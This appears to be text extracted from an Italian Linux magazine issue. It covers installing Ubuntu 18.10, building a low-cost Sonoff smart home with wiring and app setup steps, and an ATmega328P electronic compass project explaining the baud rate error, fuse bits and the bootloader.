Per installare Ubuntu 18.10 sul tuo PC bastano una manciata di clic e pochi minuti. Ecco come fare

01 PROVO O INSTALLO?

Dopo aver inserito nel lettore il DVD allegato a questo numero di Linux Magazine, accediamo al BIOS e settiamo il boot da periferica esterna. Dopo qualche minuto, appare l'interfaccia di Ubuntu. Dalla schermata che appare, scegliamo **Italiano** e clicchiamo su **Installa Ubuntu**.

02 TASTIERA

Nella nuova schermata che appare, scegliamola disposizione della tastiera più adatta all'hardware in nostro possesso (nella stragrande maggioranza dei casi, **Italiana** per entrambe le scelte). Possiamo anche cliccare su **Rileva disposizione tastiera**. Proseguiamo con un clic su **Avanti**.

03 TIPO DI SETUP

Installazione normale o minima? Dipende dall'uso che vorremmo fare del sistema. Nel nostro caso, abbiamo optato per un setup completo. Optiamo anche per **Scaricare gli aggiornamenti durante l'installazione di Ubuntu** e **Installa software di terze parti**. Proseguiamo con **Avanti**.

04 INSTALLAZIONE CIFRATA

Se vogliamo fare piazza pulita dei file già presenti nel disco, scegliamo **Cancella il disco e installa Ubuntu**, altrimenti optiamo per **Altro**. Per una maggiore sicurezza, optiamo anche per **Cifra l'installazione di Ubuntu**. Confermiamo l'avvio dell'installazione con un clic su **Installa**.

05 FUSO ORARIO

Scegliamo le impostazioni per il fuso orario. Automaticamente, la scelta dovrebbe essere **Rome**: in caso contrario, indichiamola dalla mappa o compilando l'apposito campo. Proseguiamo ancora una volta con un clic sul pulsante **Avanti**.

06 ACCOUNT UTENTE

Compiliamo i campi richiesti e optiamo per **Richiedere la password personale per accedere**. Non ci resta che cliccare nuovamente su **Avanti** e attendere che il setup di Ubuntu 18.10 venga portato a termine. A quel punto, sarà necessario riavviare il sistema prima di poterlo utilizzare.



Ubuntu 18.10: primi passi nella sua

L'ambiente desktop è sempre GNOME. C'è qualche novità ma è difficile migliorare ciò che già è perfetto! Ecco come muovere i primi passi in Cosmic Cuttlefish

1 FIREFOX E THUNDERBIRD

L'accoppiata di The Mozilla Foundation, il browser Firefox e il client di posta elettronica Thunderbird, fanno bella mostra in Ubuntu 18.10. dopotutto, i due software negli anni hanno saputo farsi apprezzare dagli utenti del Pinguino e non solo.

2 RHYTHMBOX

Il riproduttore multimediale presente al momento della prima installazione è Rhythmbox, un'ottima soluzione molto apprezzata dal pubblico. In fase di setup Ubuntu consente di scaricare e installare i codec necessari alla riproduzione anche dei formati audio/video proprietari.

3 SOFTWARE CENTER

Dal Software Center è possibile scaricare nuovi tool, software e utility in un semplice clic. In pieno stile Store mobile (vedi Google Play Store), tutto è molto semplice: sono ben lontani i tempi in cui era necessario accedere al terminale per scaricare qualsiasi pacchetto!

4 ELENCO APPLICAZIONI

Dall'angolo in basso a sinistra è possibile accedere all'elenco dei software installati. Com'è logico che sia, è presente anche

"nuova" interfaccia grafica

un campo di ricerca che ci consente di raggiungere più facilmente l'applicazione che stiamo cercando di avviare.

5 CALENDARIO

L'ambiente desktop GNOME, come sempre, include un applet che ci consente di consultare il calendario e gli appuntamenti schedulati che è sempre cliccando al centro della barra superiore dell'interfaccia grafica. In quest'area vengono anche visualizzate le notifiche di sistema.

6 AUDIO E RETE

In alto a destra, sono presenti i controlli che ci consentono di regolare il volume audio, così come configurare le connessioni di rete (cablata e Wi-Fi, ovviamente se il PC ne è provvisto). Da qui possiamo accedere facilmente anche alle impostazioni del sistema, così come terminare o sospendere la sessione di lavoro.

7 FILE MANAGER

Il file manager è sempre il "solito" ma con una piccola modifica: gli sviluppatori hanno introdotto un nuovo set di icone leggermente più fresh e dall'aspetto decisamente più giovane. Possono piacere o meno: in tal caso, si possono pur sempre cambiare.

Smart Home in un tap!

I gadget hi-tech e la guida passo passo per trasformare qualsiasi elettrodomestico in un moderno dispositivo controllabile da smartphone o a voce

Molto spesso si è portati a pensare che la Smart Home sia una di quelle trovare tecnologiche per soli "smanettoni digitali" o addetti ai lavori. In realtà, i motivi che dovrebbero spingerci a valutare l'acquisto e l'installazione di questi nuovi sistemi domotici sono davvero numerosi.

SICUREZZA DOMESTICA

Un argomento a cui tutti sono sensibili è la sicurezza della propria casa, contro eventuali furti o accessi non autorizzati, contro fughe di gas, allagamenti o incendi... Possiamo ad esempio dotare il nostro appartamento di telecamere e sensori per porte/finestre o di movimento. I servizi offerti vanno dalla videosorveglianza con eventuale registrazione continua e possibilità di consultazione differita, alla possibilità di dare una rapida occhiata ai ragazzi rimasti soli in casa per controllare che sia tutto OK. Sarà possibile per esempio ricevere una notifica in caso di apertura di una porta o finestra, sia quando siamo fuori casa che in casa (ad esempio mentre dormiamo). E naturalmente potremo ricevere notifiche qualora si verificasse un principio d'incendio, perdite di acqua o fughe di gas.

RISPARMIO ENERGETICO

A chi non farebbe comodo alleggerire la bolletta? In questo la Smart Home ci viene in aiuto con soluzioni di vario genere. Tramite l'illuminazione smart potremo fare in modo che all'uscita di casa tutte le luci vengano spente automaticamente, evitando così inutili sprechi. Tramite i termostati smart potremo far sì che quando siamo fuori casa la temperatura scenda di qualche grado per non consumare inutilmente gas o corrente elettrica. Potremo persino rendere smart l'irrigazione del giardino o delle piante sul terrazzo facendo in modo che la stessa avvenga tenendo conto delle previsioni meteo o addirittura della lettura in tempo reale dell'umidità del terreno, evitando così inutili sprechi d'acqua.

COMFORT AI MASSIMI LIVELLI

La casa domotica rende indubbiamente la vita più facile e piacevole. Al mattino potremo ricevere una sveglia che ci ricorda gli appuntamenti del giorno, ci aggiorna sulle condizioni meteo e ci consiglia il tipo di abbigliamento adatto per la giornata. Un ulteriore automatismo potrebbe accendere la macchina del caffè in modo che l'acqua sia già calda quando arriviamo nella zona giorno. Il termostato smart, lavorando in sincrono con la sveglia, potrebbe alzare la temperatura di un paio di gradi poco prima del nostro risveglio. L'illuminazione domotica può accendere in automatico le luci al nostro ingresso di casa, magari la sera, evitando di crearci problemi al buio quando abbiamo le mani impegnate dalle buste della spesa o altro. Grazie ai moderni speaker multiroom potremo poi chiedere di ascoltare la nostra musica preferita in qualsiasi stanza della casa e, grazie ad accessori per il casting video, scegliere comodamente sullo smartphone i contenuti da guardare e veicolarli su una delle TV presenti in casa.

SONOFF B1 (LED RGB)
Lampadina smart a LED RBG, con attacco E27, di facile installazione: basta avvitarla al supporto al posto della vecchia. Una volta collegata alla rete Wi-Fi di casa, tramite l'app per smartphone eWe- Link possiamo cambiare colore (quello che più ci piace) e temperatura (luce fredda per lo studio e il lavoro o calda per il ...ax) in base alle tue ...genze. Possiamo ...are e gestire delle scene personalizzate per la Smart Home e gestirla tramite gli assistenti vocali Amazon Alexa e Google Home.
Quanto costa: € 25,90
Sito Internet: http://bit.ly/sonffb1

SONOFF SMAPHER RF (E27)
Il Sonoff Siampher si presenta come un portalampada con attacco E27 che può essere a sua volta avvitato in un comune portalampada E27 di un lampadario o di una lampada trasformando qualsiasi lampadina standard in una lampadina Smart. Il dispositivo potrà essere comandato tramite rete Wi-Fi o tramite telecomando RF a 433 MHz (non compreso). Per farlo occorre scaricare sullo smartphone l'applicazione eWeLink. Come tutti i dispositivi della serie Sonoff sarà possibile gestirlo vocalmente tramite Google Assistant (e Google Home) e Amazon Alexa.
Quanto costa: € 18,90
Sito Internet: http://bit.ly/sonoffsrf

SONOFF BASIC

Switch Wi-Fi alimentato a 220V che, una volta attivato, lascia passare tale tensione, permettendo di attivare o disattivare l'utenza ad esso collegata, ad esempio una lampada o un qualsiasi elettrodomestico. Tramite l'app per smartphone dedicata (eWeLink) è possibile accendere e spegnere il dispositivo ad esso collegato, impostare scene personalizzate e comandarlo vocalmente tramite Google Assistant e Amazon Alexa. Questo dispositivo (basato su ESP8266) permette anche la sostituzione del firmware originale con firmware alternativi (come ad esempio il famoso Tasmota: https://github.com/arendst/Sonoff-Tasmota).

Quanto costa: € 15,90
Sito Internet: http://bit.ly/sonoffbas

GOOGLE HOME MINI

Lo speaker Bluetooth/Wi-Fi prodotto da Google è in grado di comunicare con l'utente attraverso Google Assistant, l'assistente virtuale prodotto dall'azienda di Mountain View. Google Home permette di eseguire ricerche sul Web, verificare gli impegni registrati in Calendar, controllare il meteo e tanto altro ancora utilizzando semplicemente dei comandi vocali. Grazie a Google Assistant è possibile accendere e spegnere a voce tutti i dispositivi smart compatibili, come la serie Sonoff, variare il colore e l'intensità luminosa di lampadine smart o impostare comodamente la temperatura di casa.

Quanto costa: € 59,00
Sito Internet: http://bit.ly/ghomem

SONOFF TOUCH EU

Questo dispositivo può sostituire le classiche placche degli interruttori a muro per l'accensione e lo spegnimento delle luci di casa. Il dispositivo, oltre ad avere un aspetto gradevole e donare un tocco hi-tech alla nostra abitazione, è in grado di collegarsi al Wi-Fi domestico e rendere disponibile la gestione dei punti luce ad esso collegati, tramite l'app eWeLink. Funziona anche manuale tramite il sistema a sfioramento integrato nel pannello frontale, che presenta una lieve retroilluminazione per facilitare l'individuazione al buio.

Quanto costa: € 27,90
Sito Internet: http://bit.ly/sonofftouch

SONOFF S20

Classico switch Wi-Fi collegabile direttamente a qualsiasi presa elettrica domestica. Una volta collegato alla rete WLAN di casa, tramite l'app per smartphone eWeLink è possibile accendere e spegnere qualsiasi dispositivo elettrico ad esso collegato (massimo 10A). Assicurata naturalmente anche la possibilità di gestione vocale tramite Google Assistant e Amazon Alexa.

Quanto costa: € 21,90
Sito Internet: http://bit.ly/sonoffs20

ALLA PORTATA DI TUTTI

Realizzare una Casa Smart fino a pochi anni fa era uno sfizio molto costoso, e lo è ancora se ci si rivolge a soluzioni integrate monomarca con installazione chiavi in mano. Tuttavia, negli ultimi anni c'è stato un fiorire di proposte economiche, ma non per questo poco funzionali, che permettono ai più intraprendenti di realizzare soluzioni a basso costo che nulla hanno a che invidiare alle più costose soluzioni presenti sul mercato. Di seguito vedremo quindi come muovere i primi passi nella realizzazione di una "casa intelligente low-cost" a partire dalle prese smart Sonoff (prodotte da ITEAD), che permettono di trasformare qualsiasi lampada o elettrodomestico in un dispositivo controllabile da smartphone o Google Home.

SMART SWITCH PER TUTTE LE ESIGENZE

Focalizziamo l'attenzione sul **Sonoff Basic**, anche se quanto mostrato in queste pagine può essere facilmente adattato (seguendo il giusto schema elettrico) agli altri modelli di switch realizzati da **ITEAD** (***www.itead.cc/smart-home.html***). Il Sonoff Basic è per così dire il dispositivo entry level della casa domotica; ideale per i collegare piccoli carichi come lampade o elettrodomestici che non richiedano più di 10A (2200W), che comunque è da considerarsi un assorbimento di picco. Altri dispositivi simili prodotti dalla stessa casa sono il **Sonoff CH4 Pro**, il **Sonoff Dual**, il **Sonoff POW** e il **Sonoff TH10/TH16**. Il CH4 Pro è il più adatto alla gestione di carichi multipli, avendo ben 4 canali. All'interno della famiglia di smart switch Sonoff, il CH4 Pro è l'unico ad offrire dei contatti puliti (NC, COM, NO), cioè che non hanno alcuna tensione in uscita se non quella fornita in ingresso (da non confondere con quella che serve per l'alimentazione del dispositivo). È adatto quindi ad usi come l'accensione di una caldaia, l'apertura di un cancello elettrico o di un portone. Oltre ad essere in grado di connettersi al Wi-Fi, il CH4 Pro può essere comandato anche tramite RF a 433 MHz, quindi da un comune telecomando a radiofrequenze come quelli dei cancelli elettrici. Anche l'input di alimentazione è estremamente flessibile, accettando praticamente tutto quello che va da 90V a 250V AC (corrente alternata) e da 5V a 24V DC (corrente continua). Il Sonoff Dual, com'è facile intuire dal nome, non è altro che un Sonoff Basic con 2 uscite. Questa sua particolarità lo rende particolarmente adatto all'uso con tapparelle o serrande elettriche, che richiedono due linee distinte per la salita e la discesa. L'amperaggio supportato in questo caso va dai 16A, come somma dei carichi sulle due uscite, ai 10A nel caso si utilizzi una sola uscita. Il Sonoff POW invece ha un ingresso e un'uscita come il Sonoff Basic, ma oltre ad avere 16A di carico massimo supportato, ha la capacità di leggere l'assorbimento in tempo reale del carico ad esso collegato. Infine i Sonoff TH10/TH16, rispettivamente da 10A e 16A, sono degli switch in grado di leggere il livello di temperatura e umidità presente nell'ambiente in cui vengono posizionati e accendere o spegnere il carico ad essi collegato secondo delle soglie (di temperatura e/o umidità) preimpostate dell'utente.

Partiamo dalle prese!

Ecco come effettuare in sicurezza i collegamenti elettrici di un dispositivo Sonoff Basic

01 COSA FARE?
Dal case del Sonoff Basic rimuoviamo i due sportellini laterali per accedere alle morsettiere dei cavi elettrici. Da un lato c'è l'ingresso della 220V (contraddistinto dalla scritta **Input**), dall'altro l'uscita (**Output**) alla quale verrà collegato un carico con assorbimento massimo da 10A (una lampada da terra, una macchinetta da caffé).

02 L'OUTPUT
Procuriamoci uno spezzone di cavo elettrico bipolare e spelliamo le due estremità. Tramite un piccolo cacciavite a taglio, in **Output** serriamo il cavo marrone nel foro contrassegnato dalla lettera **L** (fase) ed il cavo blu nel foro **N** (neutro). All'altra estremità del cavo colleghiamo una presa volante (femmina) alla quale connetteremo poi il nostro carico.

03 L'INPUT
Colleghiamo un altro spezzone di cavo bipolare alla morsettiera **Input**, prestando sempre attenzione nel collegare il cavo marrone in **L** (fase) ed il blu in **N** (neutro). Terminiamo il cavo **Input** collegando alla sua estremità una spina volante (maschio) per la presa a muro (220V). Chiudiamo la presa avvitando entrambi i coperti di protezione.


La casa a portata di tap

L'app eWelink permette di avere sotto controllo prese, switch, lampadine e dispositivi connessi

01 SETUP DELL'APP

Accediamo al **Play Store** e tramite l'apposito campo cerchiamo l'applicazione **eWeLink**. Verranno fuori molti risultati che riguardano app che hanno a che fare con i prodotti ITEAD; selezioniamo dall'elenco l'unica voce corrispondente esattamente alla ricerca fatta e procediamo con l'installazione.

02 L'ACCOUNT


Al primo avvio ci verrà chiesta una registrazione, necessaria per usare il dispositivo Sonoff anche da remoto. Tappiamo su **Registrazione**, inseriamo il nostro indirizzo email e confermiamo. All'indirizzo specificato riceveremo un codice di verifica che andrà incollato nella schermata successiva.

03 IL LOGIN

Effettuiamo il login selezionando una regione geografica di riferimento (Italy). Forniamo al dispositivo Sonoff l'alimentazione necessaria (collegandolo alla presa a muro o, nel caso di una lampadina, avvitandolo al portalampada) e assicuriamoci che lo smartphone sia collegato alla rete Wi-Fi.

04 TUTTO PRONTO!

Apriamo eWeLink e premiamo il tasto **+**. Premiamo quindi il pulsante fisico sul Sonoff (per 7 secondi) fino a che il suo LED non lampeggia velocemente. Tappiamo su **Prossimo** e successivamente inseriamo SSID e password della nostra rete Wi-Fi. Assegniamo un nome al dispositivo.

05 ON E OFF

Il dispositivo aggiunto appare nella lista di quelli disponibili. Con un tap sullo schermo passiamo da **ON** ad **OFF** e viceversa: l'elettrodomestico collegato al Sonoff reagisce in tempo reale. Facendo tap sul nome del dispositivo accediamo ad altre opzioni quali condivisione, timer e timer ciclico.

06 LE SCENE

Tappiamo su **Scena** e su **Aggiungi Scena**. Assegniamo un nome alla scena e aggiungere una **Condition (IF)** ed un **Esegui** (l'azione da eseguire). Ad esempio: *"se aziono il canale 1 del Sonoff CH4 Pro (per l'apertura del portone), esegui il comando di accensione della luce d'ingresso di casa (luce di cortesia)"*.

Per non perdere mai l'orientamento

Un progetto che di base è una bussola elettronica, ma che può essere facilmente esteso con ulteriori funzioni come la valutazione delle accelerazioni

Avrdude 6.3


Licenza: GNU GPL
Sito Web: www.nongnu.org/avrdude

Il codice completo lo trovi su:
https://tinyurl.com/bussola-arduino

In queste pagine scopriremo come utilizzando uno schema piuttosto semplice - che abbiamo già imparato a conoscere in numeri precedenti – unitamente ad un circuito integrato dedicato e facente uso della consolidata e nota tecnologia MEMS (**Micro Electro-Mechanical Systems**) – una procedura di micro fabbricazione che porta una combinazione di dispositivi meccanici, sensori e componenti elettronici su un unico **die** di silicio – sia possibile realizzare una vera e propria bussola con tanto di simulazione di ago indicatore. Per ottenere questo risultato utilizzeremo un circuito integrato **MPU-9250** della **InvenSense** (***www.invensense.com***) contenuto in un package **QFN** (**Quad-Flat No-leads**) di dimensioni 3x3x1 mm, talmente minuscolo che una breakout board (Fig. 1), tra le diverse presenti in commercio, è praticamente una scelta obbligata.

Fig. 1 • Il circuito integrato su breakout board utilizzato in questo progetto

CONSIDERAZIONI INTRODUTTIVE

Nel Box "**Bill of Material**" è riportata la lista della spesa della componentistica principale necessaria alla realizzazione del progetto, ma prima di accennarlo in merito al precedente numero di Linux Magazine, dove venne presentato un progetto di Radio FM, sono dovute diverse considerazioni. La dinamica vide la realizzazione di un primo prototipo ma troppo "delicato", tanto che la bruciatura della breakout board della Radio FM ci indusse a cambiare radicalmente schema. Per tale motivo ciò che si poteva vedere nel precedente allegato differisce da quello che era presente sul numero della rivista. Due problemi di natura hardware vennero risolti in quel contesto se si voleva alimentare il µC a 3,3V. Prima di tutto, utilizzando un'interfaccia USB a 5V – il problema non si poneva e non si pone se l'interfaccia USB fornisce 3,3V e come alimentazione e sull'ampiezza dei segnali – occorreva un circuito che potesse ridurre la tensione di alimentazione a 3,3V. Ma questo non era sufficiente poiché – e qui arriviamo al secondo punto – i segnali della seriale verso il µC dovevano essere ridotti alla tensione di 3,3V mentre quelli provenienti dal µC dovevano essere elevati a 5V senza alterarne il contenuto, ovvero la forma del segnale e quindi l'informazione. Buona parte di quelle modifiche, vista la loro bontà nonché maggiore semplicità di realizzazione e riduzione dei costi, vengono applicate anche nel progetto di questo mese. Dal datasheet del µC oramai dovrebbe essere noto come riducendo la tensione di alimentazione a 3,3V la massima frequenza di funzionamento non dovrebbe superare i 12 MHz. Noi abbiamo optato per 8 MHz, valore commerciale di oscillatori al quarzo facilmente reperibili a basso costo nonché un valore che permette di ottenere una sensibile riduzione dei consumi in previsione di una possibile alimentazione a batteria. Ma proprio in seguito a questi diversi

BILL OF MATERIAL

L'occorrente per il progetto


Nell'ottica di voler realizzare un progetto con µC stand-alone senza necessità alcuna di utilizzare una scheda Arduino (qualsiasi modello esso sia) occorre acquistare un microcontrollore **ATMega328P-PU** in package **PDIP (Plastic Dual In-Line)** facilmente utilizzabile su breadboard. In genere tali µC vengono venduti o senza bootloader o, laddove precaricato, viene utilizzato il bootloader **Optiboot** (*https://github.com/Optiboot/optiboot*).
Poiché avremo necessità di (ri)programmare il bootloader ecco che necessiteremo o di una scheda Arduino o di un programmatore AVR ISP più generale così come riportato in queste pagine. Si è già detto del magnetometro utilizzato ma è possibile optare per altri magnetometri che permettono di ottenere simili risultati tra cui segnaliamo **HMC5883L** della Honeywell su breakout board che ha il supporto delle librerie Arduino.
Tutta l'altra componentistica indispensabile al completamento del progetto la troveremo nel file **Bussola.fzz** che possiamo aprire con il programma Fritzing (*http://fritzing.org*).

parametri di funzionamento del µC si sono avuti ulteriori problemi, quale l'impossibilità a caricare uno sketch cambiando la frequenza di clock.

SCAMBIARE INFORMAZIONI

Il chip ATmega328P al suo interno contiene un blocco di nome **USART** – acronimo di **Universal Synchronous and Asynchronous serial Receiver and Transmitter**, capitolo 20, pagina 170 datasheet allegato – il quale può essere utilizzato, previa interposizione di un altro circuito eventualmente adottando una traslazione del livello di tensioni così come avviene nel nostro caso, per interfacciarsi con la porta seriale del PC sia essa una "vecchia" RS232 o una più recente USB. Senza entrare troppo nello specifico, poiché l'argomento esulerebbe dal contesto, cerchiamo di capire dove risiede la problematica incontrata. I dati vengono ricevuti dal µC sul pin 2 (**RxD/PD0**) e trasmessi verso la seriale dal pin 3 (**TxD/PD1**). La velocità delle informazioni è espressa in **baud rate** ed è funzione della frequenza di clock a cui sta funzionando il µC. L'USART presenta un particolare registro detto **UBRR (UART Baud Rate Register)** il cui contenuto controlla la velocità di trasferimento e il cui valore è funzione del desiderato baud rate e della frequenza di clock del µC. Nel datasheet a pagina 173 nella tabella 20.1 è riportata la formula per calcolarne il valore, ipotizzando la modalità **Asynchronous Normal Mode**. Da tale formula è evidente come non si otterrà sempre un numero intero nel qual caso andrà effettuato un arrotondamento. I tipici valori del baud rate sono 300, 1.200, 2.400 fino a 115.200 e oltre. Ora, ipotizzando di volere una frequenza di 4 MHz ad una velocità di 1.200 baud la formula sopra richiamata darebbe come risultato 207,33 da arrotondare così a 207 (il registro può contenere solo numeri interi). Tale arrotondamento comporta che la USART – il cui funzionamento è imposto dal clock a 4 MHz – non sarà in grado di generare esattamente un segnale da 1.200 baud. Per tale motivo i dati trasmessi non possono essere in numero elevato e prolungati nel tempo altrimenti verrebbe persa la sincronizzazione e infatti, in genere, per ogni data frame è necessaria una nuova sincronizzazione. Nel datasheet, sempre alla tabella 20.1, abbiamo anche la formula per il calcolo dell'effettivo baud rate in funzione del valore contenuto nel registro UBRR: il valore 207 porta a 1201,92 baud rate. Ciò comporta un errore percentuale tra l'effettivo baud rate (dovuto all'arrotondamento) e il valore standard – utilizzato ad esempio da una periferica connessa al µC – dato da:

```
%Errore=((Baud rate
     attuale/Baud rate standard)-1)
          *100=((1201,92/1200)-1)
                          *100=0,16%
```

Suggeriamo di non superare mai il valore dello 0,5%. Valori più alti potrebbero funzionare senza alcun problema, ma è evidente come più aumentiamo l'errore maggiori saranno le probabilità di corruzione dei dati con il risultato di non riuscire sempre a caricare uno sketch e/o a leggere ciò che viene inviato dal µC. Non occorre calcolare ogni volta il valore, esistono delle tabelle stilate in funzione della frequenza per i valori più comuni: il documento **AVR Oscillator vs Serial Error.pdf** in allegato riporta le condizioni

■ **Fig. 2 • Speed test: µC custom (3,3V/8MHz) a sinistra vs Arduino Uno**

migliori di velocità di trasferimento in baud rate in funzione della frequenza di lavoro del μC. Come visibile da tale documento i valori ottimali sono 1.8432MHz e alcuni suoi multipli come 3,6864 MHz, valori non sempre facilmente reperibili in commercio. Nel nostro progetto abbiamo utilizzato una frequenza di 8MHZ impostando una velocità di 19.200 baud e questo lo abbiamo ottenuto utilizzando un particolare bootloader. Ora, la diversa velocità di clock, 8 MHz contro i 16 MHz di una Arduino Uno, si riflette naturalmente sulla velocità di esecuzione delle operazioni (Fig. 2), ma va da se che in un contesto nel quale il μC è in attesa di comandi esterni o deve visualizzare informazioni, la velocità di esecuzione rimane un aspetto parzialmente secondario. Per eseguire tali test è sufficiente caricare lo sketch allegato **Informazioni_scheda.ino** (***https://playground.arduino.cc/Main/ShowInfo***) utilizzando l'IDE Arduino o la procedura con **avrdude** riportata nel seguito.

Low Fuse

Bit	Name	Description	Value		
7	CKDIV8	Divide clock by 8	1	Not set	
6	CKOUT	Output clock on PB0	1	Not set	
5	SUT1	Sets start up delay time	1	Not set	14CK + 65m
4	SUT0		1	Not set	
3	CKSEL3	Clock Source	1	Not set	Low Power Crystal Oscillator. 8.0 - 16.0MHz
2	CKSEL2		1	Not set	
1	CKSEL1		1	Not set	
0	CKSEL0		1	Not set	

High Fuse

Bit	Name	Description	Value		
7	RSTDISBL	External reset disable	1	Not set	
6	DWEN	debugWIRE enable	1	Not set	
5	SPIEN	Enable Serial programming	0	Set	Allow serial programming
4	WDTON	Watchdog Timer Always On	1	Not set	
3	EESAVE	Preserve eeprom	1	Not set	Erase eeprom memory when the chip is programmed
2	BOOTSZ1	boot loader memory size	0	Set	2KB boot loader size
1	BOOTSZ0		1	Not set	
0	BOOTRST	Boot loader reset vector	0	Set	The Arduino has a boot loader so needs the reset vector

Extended Fuse

Bit	Name	Description	Value		
7		Not used	0	Not set	
6		Not used	0	Not set	
5		Not used	0	Not set	
4		Not used	0	Not set	
3		Not used	0	Not set	
2	BODLEVEL2	Brown-out detector level	1	Not set	BOD level = 2.7V
1	BODLEVEL1		0	Set	
0	BODLEVEL0		1	Not set	

Fig. 3 • Valori tipicamente di default dei registri lfuse, hfuse e efuse

I "FUSIBILI"

Abbiamo visto come la scelta dei valori di frequenza non possa essere, entro certi limiti, troppo casuale se si vuole avere una ricetrasmissione senza eccessivi errori. Ma come fa il μC a sapere in quale range di frequenza dovrà lavorare, quale dovrà essere il livello di tensione al di sotto del quale azionare automaticamente il reset (**BOD**) così come altre particolari funzioni implicite nell'uso del μC? Attraverso l'uso di 3 specifici registri a 8 bit laddove ogni singolo bit definisce un **fuse** (fusibile). Nel contesto del μC ATMega328P-PU un "fusibile" può essere concettualmente visualizzato come un filo: se tale filo è scollegato (livello logico 0) allora la funzione svolta da quel fusibile è programmata/attivata, quando il filo è collegato (livello logico 1) la funzione di quel bit (fusibile) è disattivata. I 3 registri (Fig. 3) li possiamo dividere in **Low Fuse (lfuse)**, **High Fuse (hfuse)** e **Extended Fuse (efuse)**. Per motivi di spazio non è possibile riportare tutte le funzioni svolte pertanto nel seguito definiremo le più importanti rimandandovi al capitolo 28 "**Memory Programming**" del datasheet allegato per eventuali approfondimenti. Dalla Figura 3 i bit da 0 (**CKSEL0**) a 3 (**CKSEL3**) del registro **lfuse** impostano la frequenza di funzionamento. Per un clock esterno (sia esso un cristallo al quarzo o un risuonatore ceramico) e un range di valori compresi tra 8MHz e 16MHz – come è solito nei progetti che presentiamo – tali fusibili dovranno rimanere "interrotti", ovvero impostati al livello logico 1.

BOD, COSÈ?

Acronimo di **Brown-Out Detector** molti μC dispongono di una tale funzione con soglie programmabili: una volta attivata permette al μC di resettarsi automaticamente qualora la tensione di alimentazione dovesse scendere, per vari motivi, al di sotto del valore programmato. Può sembrare un comportamento un po' drastico, ma si deve pensare che un μC è caratterizzato da migliaia e migliaia di porte logiche le quali per funzionare correttamente necessitano che la tensione di alimentazione non vada al di sotto di un certo valore. Se ciò accadesse qualche porta potrebbe bloccarsi, la memoria Flash non funzionare più correttamente ingenerando corruzione dei dati ecc. In un tale scenario il comportamento del μC risulterebbe totalmente imprevedibile fino al blocco totale. Ciò non creerebbe alcun problema in un progetto hobbystico o come primo prototipo con poche funzioni poiché è sufficiente riavviare il sistema o dare un reset manuale, ma dobbiamo immaginare anche applicazioni industriali nelle quali le macchine che vengono comandate – anche per motivi di sicurezza – non possono avere movimenti e/o effettuare lavorazioni strane. Premesso questo guardiamo la Figura 3 nella tabella **efuse**. I bit da 0 (**BODLEVEL0**) a 2 (**BODLEVEL2**) impostano i suddetti livelli di tensione: i possibili valori sono 4, tutte le altre combinazioni sono riservate (tabella 29.12, pagina 305 del datasheet).
Per un valore 100 il livello è di 4,3V, per 101 è 2,7V, per 110 è 1,8V e con 111 la funzione BOD è disabilitata. È intuitivo come alimentando a 3,3V non possiamo impostare il BOD a 4,3V altrimenti μC rimarrebbe in perenne reset, allora ecco che le uniche condizioni possibili vedono il BOD al più a 2,7V.

BOOTLOADER: COS'È, A COSA SERVE

Questo è un aspetto che è stato già affrontato nella lunga serie dedicata alla sezione **Maker Lab** e di preciso nel numero **165** (mese di copertina **Gennaio/Febbraio 2016**). Un bootloader è di fatto una porzione di programma – fondamentalmente un file esadecimale con estensione **.hex** – che viene lanciato quando il µC viene alimentato. Dal punto di vista pratico, quindi, una porzione di codice caricato in specifica zona di memoria non volatile affinché una mancanza di alimentazione non ne comporti la cancellazione. I compiti sono essenzialmente due secondo che si stia o meno caricando un nuovo sketch: anche questo un file esadecimale come, oltretutto, abbiamo avuto già modo di vedere quando abbiamo parlato del linguaggio Assembly dei µC AVR (Linux Magazine 183 e 185). In presenza di un aggiornamento (caricamento) di un nuovo programma, il bootloader farà in modo che esso venga scritto nella memoria Flash, ma in una posizione specifica al fine di evitare riscritture dove è presente lo stesso bootloader. Al termine della scrittura il bootloader verificherà la validità del programma caricato e in caso di conferma farà eseguire il reset del µC che permetterà di lanciare il nuovo codice. Se, invece, nessun caricamento è in atto allora il bootloader dirà al µC di lanciare il codice già presente in memoria il quale verrà eseguito almeno fino a quando la scheda rimarrà alimentata o fino a quando non ci sarà un aggiornamento/caricamento ritornando di fatto al passo precedente. Se osserviamo la Figura 3 noteremo negli **hfuse** i bit 0 (**BOOTRST**), 1 (**BOOTSZ0**) e 2 (**BOOTSZ1**).

